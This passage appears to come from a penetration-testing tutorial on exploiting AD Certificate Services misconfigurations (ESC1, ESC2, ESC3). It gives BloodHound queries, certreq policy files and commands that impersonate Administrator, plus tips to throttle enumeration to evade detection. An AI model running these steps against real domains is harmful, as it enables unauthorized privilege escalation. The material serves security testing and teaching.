Some of the steps in this section could be skipped in a lot of domains because they may not be necessary in simpler configurations, for example every enterprise CA will be automatically trusted for domain authentication and no EKU constraints are applied, but they are useful for troubleshooting in case something doesn't work or in more complex and secure domains where recommended security practices have been applied.


ADExplorer Snapshot to BloodHound

ADExplorerSnapshot.py is a script that has made my life so much easier on multiple engagements. It turns snapshots made with Sysinternals ADExplorer into BloodHound JSON files, and it includes ADCS support. This means we can bypass certutil completely by using this legitimate Microsoft-signed tool.

Taking the snapshot of a large domain will consume quite a bit of bandwidth, and that amount of LDAP traffic is very obviously domain enumeration. If we aren't in a rush we can throttle the snapshot creation so it won't be as suspicious.

When running the script in BloodHound mode we'll receive a series of JSON files as output, including one ending with "cert_bh", importable in BHCE, and two ending with "cert_ly4k", compatible with the old unofficial BH4 fork that first introduced ADCS support.

Press enter or click to view image in full size




After importing these files we can enumerate exploitable templates much more easily. However the ADCS information produced by the script isn't in the same format typically used by BHCE for ADCS queries, for example it won't create ADCSESCX edges for us, we'll have to use slightly different queries. This is an example to find unprivileged users who can enroll on a template vulnerable to ESC1:

```
MATCH q=(u)-[:Enroll]->(t) WHERE
"Client Authentication" IN t.`Extended Key Usage` AND
t.`Requires Manager Approval` = FALSE AND
t.`Enrollee Supplies Subject` = TRUE AND
u.admincount = FALSE
RETURN q
```

Press enter or click to view image in full size

```
MATCH q=(u)-[:Enroll]->(t) WHERE
"Client Authentication" IN t.`Extended Key Usage` AND
t.`Requires Manager Approval` = FALSE AND
t.`Enrollee Supplies Subject` = TRUE AND
```

Save Query ? Help ▶ Run



Enrollment

`certreq` is the tool we'll use for all our CLI enrollment needs. To obtain a certificate that does not require any additional information, like `User`, we use `-enroll`.

```
certreq -enroll -q User
```

Press enter or click to view image in full size

```
c:\>certreq -enroll -q User
Active Directory Enrollment Policy
  {9418D988-88DA-4AE7-8C08-1D557A5B9E90}
  ldap:
 The certificate request could not be submitted to the certification authority. The request ID is 86.
The operation completed successfully.
RequestId = 86
CA.testlab.loc\CA
Serial Number: 380000005664a6f30753215df4000000000056
f7 90 06 4d 92 c3 f6 37 7b eb e1 47 31 39 fd 04 a9 33 97 a1
Key Container Name: d52b53ca89c315921d14cbf4d79f97ed_57addf27-e7b9-41d3-8666-294430eb2fbe
Key Container Name: te-User-d7e0bddd-e02d-4424-9c27-12a80f2c13c4
```

For anything more complex than that we need to create request policy files: these are text files that describe the properties and extensions of a CSR. `certreq` will take this file and generate a CSR which can then be submitted to the CA.

ESC1

An ESC1 policy file only really needs a few properties:

- subject: the DN of the target user
- alternative subject: UPN of the target user
- template name

For example:

```
[Version]
Signature="$Windows NT$"
[NewRequest]
Subject = "CN=administrator,CN=Users,DC=testlab,DC=loc"
[Extensions]
2.5.29.17 = "{text}"
_continue_ = "upn=administrator@testlab.loc"
[RequestAttributes]
CertificateTemplate = ESC1
```

While policy files can be used to fine tune CSR attributes most of these are unnecessary when targeting an enterprise CA, all the necessary settings are taken directly from the template configuration. The type of CSR certreq generates by default is PKCS#10, which is fit for most requests. As we'll see later when exploiting ESC2 and ESC3 we'll need to create a PKCS#7 CSR instead.

After creating this file we generate the CSR:

```
certreq -new esc1.inf output.req
```

And submit it:

```
certreq -submit -config CA.testlab.loc\CA output.req esc1Cert.cer
```


Press enter or click to view image in full size

The issued certificate can be imported by double clicking on it, from the Certificates MMC, or with `certreq`:


```
certreq -accept esc1Cert.cer
```

If we want to use the GUI enrollment application we can click on the warning below the target template name, and under the Subject tab we specify subject name as a Full DN and the alternative name as a UPN. Certificates obtained this way are automatically added to the current user's personal store.

Press enter or click to view image in full size



ESC2 / ESC3



ESC3 exploitation requires three steps:

- obtain enrollment agent certificate from vulnerable template
- craft EOBO CSR for another user with a template we have access to (`User` is usually a safe pick)
- sign CSR with certificate and submit it to CA

EOBO stands for Enroll-On-Behalf-Of, it allows entities with an Enrollment Agent certificate to obtain certificates in the name of other users. The enrollment agent certificate is used to sign the CSR, this way the CA can verify the enrollee is actually authorized to enroll on behalf of someone else through a valid enrollment agent certificate.

ESC2 is a vulnerability where a template can be used with any EKU, making exploitation identical to ESC3 since we can use it as an enrollment agent certificate.

This means we need to add a few specific properties to the .inf file, as the format of an EOBO CSR requires:

- `RequesterName` = user to impersonate
- `RequestType` = PKCS7 or CMC
- `-cert` certreq flag = serial number of enrollment agent certificate


```
[Version]
Signature="$Windows NT$"
[NewRequest]
RequesterName = TESTLAB\Administrator
RequestType = PKCS7
[RequestAttributes]
CertificateTemplate = User
```

First we enroll the vulnerable enrollment agent certificate:

```
certreq -enroll -q ESC3
```

In order to validate an EOBO CSR the CA will check if it's been signed with a valid enrollment agent certificate, it then issues the desired certificate. To create a signed CSR we use certreq's `-new` command with the `-cert` flag, where we specify the serial number of the enrollment agent certificate. The serial number is a hash used to identify individual certificates, we can find it in the `certreq` output or just by looking at its properties with a double click (or with `certutil -dump <mycert>`).

Press enter or click to view image in full size





```
certreq -new -cert "380000006ed22bac9f87ff015800000000006e" esc3.inf esc3.req
```

If the CSR is created successfully we can submit it to the CA:

```
certreq -config ca.testlab.loc\CA -submit esc3.req admin.cer admin.pfx
```


Press enter or click to view image in full size



The .pfx file returned by `certreq` does contain the private key but it is in a format that I can't get to work with other tools. A way to bypass this is importing the certificate and private key into our own local user store and then export them as password-protected PFX, the exported file will be finally compatible with other tools:

```
PS:
$pass = ConvertTo-SecureString "<password>" -AsPlainText -Force
Export-PfxCertificate -Cert 'Cert:\CurrentUser\My\<thumbprint>' -Password $pass -
FilePath cert.pfx


certutil:
certutil -exportPFX My <thumbprint> cert.pfx
```


Press enter or click to view image in full size



The exploitation process isn't any more complex from GUI. Again the Enrollment Agent certificate should not require additional information so we can easily obtain it from the


Certificate Enrollment application opened by the Certificates MMC.

Press enter or click to view image in full size




EOBO requests can be performed from the Advanced Operations menu.


Press enter or click to view image in full size



You'll have to select a valid enrollment agent certificate from the user's store.

